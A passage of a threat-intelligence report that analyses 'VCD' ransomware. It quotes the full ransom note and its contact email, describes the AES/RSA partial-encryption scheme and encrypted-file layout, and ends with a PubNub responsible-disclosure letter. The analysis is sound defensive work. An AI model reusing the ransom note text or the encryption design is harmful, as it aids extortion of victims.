
- KR Version: 00_파일-복구-가이드.txt
- EN Version: 00_FILE_RECOVER-GUIDE.txt

Email Address used in Ransom Note

- creativeidea2024@proton.me

I VCD Ransomware

- Traversal Target Files & Drop Ransom Note



I VCD Ransomware

- Traversal Target Files & Drop Ransom Note

```
----- Greetings -----  
  
Some FAQ:  
  
Q: What's happened?  
A: All your files have been encrypted with strongest key and now have "VCD" extension. (The file structure was not damaged.)  
  
Q: How to recover files?  
A: If you wish to decrypt your files you need to pay money. This is the only way. Attention: Do not to modify encrypted (VCD extension) files, it makes harder or even disable to recover.  
  
Q: How can i believe you?  
A: It's just a business. If we do not care our liabilities, nobody will cooperate with us.  
To check the ability of recovering files, you can send to us any 2 or 3 files, we will decrypt them and send back to you for FREE! This is our guarantee.  
  
Q: How to contact you?  
A: You can write email to me for chatting.  
My Email Address: creativeidea2024@proton.me creativeidea2024@proton.me  
  
Q: How will the decryption process proceed after payment.  
A: After payment, we will send to you our decryption program and THIS WILL DECRYPT ALL YOUR FILES!  
  
Q: How long will you wait?  
A: Three days, after that the price will be DOUBLED.  
  
----- Thank you -----
```



00_FILE_RECOVER-GUIDE.txt

VCD Ransomware

- Skips files larger than 200MB
- Encrypts with AES-256-CBC
 - key and IV from protected with RSA
 - Pattern: encrypt 512KB, skip 64KB
- Stores padding and original file size at the end
- Renames encrypted files with “.VCD” extension

 Encrypted Section (Default: 0x80000)

 Plain Section (Default: 0x10000)

 RSA Encrypted AES KEY (0x200)

 RSA Encrypted AES IV (0x200)

 List of PADDING ((Default 0x10)

 Size of Original File (0x8)

Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F
00000000	7C	64	E1	5C	50	A8	68	74	0C	14	CE	0C	8A	C1	31	7B
00000010	C5	1F	12	1F	2E	65	D1	4F	D6	EA	B6	0E	82	FA	B3	31
00000020	40	FB	68	6D	72	99	Encrypted Data (default: 0x80000)				1E	D8	21	4E	CE	7D
00000030	49	CA	81	98	3D	95	Encrypted Data (default: 0x80000)				5E	48	E2	34	43	FE
00000040	B0	8C	4C	DB	81	39	17	AC	40	C5	B7	E4	A5	DD	80	EC
00000050	60	00	E2	FA	58	3F	61	E2	60	6B	2E	B1	02	DB	38	73
00000060	03	A3	F1	FD	3C	DC	3E	0A	13	85	2D	CB	9B	4A	A9	A4
⋮																
00080000	A9	B3	F5	60	AC	6A	5C	29	18	8C	D6	FC	E5	7C	49	E1
00080010	30	E5	D0	87	38	75	94	6E	E6	D4	B9	EA	1B	46	A9	97
00080020	C7	C5	68	86	AA	57	Plain Data (default: 0x10000)				A6	5A	6F	53	5B	6C
00080030	46	87	C1	6C	85	09	Plain Data (default: 0x10000)				06	D6	14	D5	66	3E
00080040	BE	73	78	84	C3	06	0E	DF	31	4B	FD	D2	06	3E	0E	55
00080050	99	A4	E9	AC	BD	A2	22	6D	C6	82	5C	10	9C	71	3E	C7
⋮																
0008FFD0	58	17	33	C6	9A	9D	31	D6	AC	B8	DB	15	60	3A	4D	1A
0008FFE0	90	79	70	29	22	B8	C4	56	92	28	04	63	C8	31	00	4C
0008FFF0	A9	C2	2D	AD	C4	AD	A9	24	87	22	63	0E	C6	17	53	50
00090000	C5	98	69	AC	53	73	8E	C1	8C	2A	FB	D8	D0	91	6F	64
00090010	6F	86	23	DF	A8	D2	5C	49	67	A3	56	C6	F5	4D	4E	EA
00090020	B3	54	D2	C4	13	7A	59	7F	74	62	0A	5A	30	C5	60	0A
00090030	BE	16	E7	6F	45	26	21	E0	50	12	D4	87	90	0C	10	92
⋮																
00604C70	A0	03	BC	61	B8	45	45	00	23	33	58	63	BA	C5	EE	B4
00604C80	9A	B4	2E	48	E9	17	B8	79	A9	4B	94	7F	38	62	03	65
00604C90	89	E2	39	FE	A1	D0	37	3C	8C	33	RSA Encrypted AES KEY (0x200)				.3	0A
00604CA0	D2	42	95	C4	FF	BE	18	8A	D0	D8	RSA Encrypted AES KEY (0x200)				.9	05
00604CB0	FB	C4	9D	4E	7D	26	CB	1C	7E	1C	B4	CA	F8	90	47	7D
⋮																
00604E70	14	C9	71	E7	24	18	EF	E4	0A	14	06	36	F1	A3	12	67
00604E80	96	D8	94	DD	14	33	BE	ED	30	1A	F4	40	CA	B3	A9	D1
00604E90	BD	F2	BB	71	27	AE	93	B8	AF	54	RSA Encrypted IV (0x200)				17	4A
00604EA0	62	82	6F	4A	04	B6	A7	F8	E8	CA	RSA Encrypted IV (0x200)				3E	45
⋮																
00605060	6A	D4	B9	01	0F	E9	C5	E1	70	F3	E9	BA	52	94	5C	2B
00605070	D4	E3	37	00	2E	1E	4F	22	A9	64	7B	2B	F4	F2	CD	E0
00605080	94	BC	A9	4D	BC	AE	87	BA	CF	84	B4	9C	0B	CF	48	1C
00605090	DC	20	EB	11	FB	D8	BA	46	C9	0F	B1	AE	CC	08	09	95
006050A0	DB	C9	37	94	C9	3C	1D	A2	B1	D7	D2	B4	89	B8	F8	E6
006050B0	98	B7	9A	C7	47	A8	CA	81	28	62	26	1D	AC	7F	CD	3D
006050C0	78	9B	6E	D1	D9	11	36	09	E6	0A	0B	46	60	C8	19	87
006050D0	3B	22	52	52	8B	BA	List of PADDINGS (Default: 0x10)				AF	17	30	FD	45	33
006050E0	64	EF	91	83	A5	94	List of PADDINGS (Default: 0x10)				40	3A	9A	95	44	35
006050F0	4B	79	F5	8E	60	A7	A5	7F	93	A8	EF	6D	4D	04	FC	2A
00605100	A2	56	BA	CB	F9	02	D7	F0	E4	DB	11	0F	45	A1	50	06
00605110	A2	5A	E6	FD	BB	5F	14	D3	CF	0F	02	2D	94	09	A0	BD
00605120	4C	D7	EF	7A	A1	59	36	4B	43	A2	56	E1	8B	5C	06	0C
00605130	89	4C	60	00	00	00	00	00	00	00	Size of Original File					

Infrastructure Investigation



I Responsible Disclosure

내용 : To Whom It May Concern,


My name is **Scott Hill** and I'm the VP of Engineering at PubNub. Your report titled, "ScarCruft's New Language: Whispering in PubNub, Crafting Backdoor in Rust, Striking with Ransomware" details how malicious actors are using PubNub to coordinate malware campaigns. We do not condone the kind of malicious activity detailed in your report, which is also counter to our terms of service. We would like to request any information you may have that could aid us in preventing the further misuse of our systems. To that end, here are some preliminary requests I have:




1. Please share any credentials (non-redacted) used by the malicious actors. PubNub Publish and/or Subscribe Keys, UUIDs, IP addresses of malicious servers, or other unique identifiers would be helpful.
2. Is there any other pattern you're recognized that we can use to identify the malicious actors? I recognize that shutting down any keys, etc. won't stop the actors from just creating new ones, and any patterns you've identified could help prevent future attacks, at least of this variety.
3. Please share any copies of "NubSpy" or other control software that misuses our systems that you have obtained as part of your investigation.

PubNub takes all security incidents seriously, and will work with relevant authorities to prevent misuse of our service. Thank you in advance for any information you can provide in this matter.

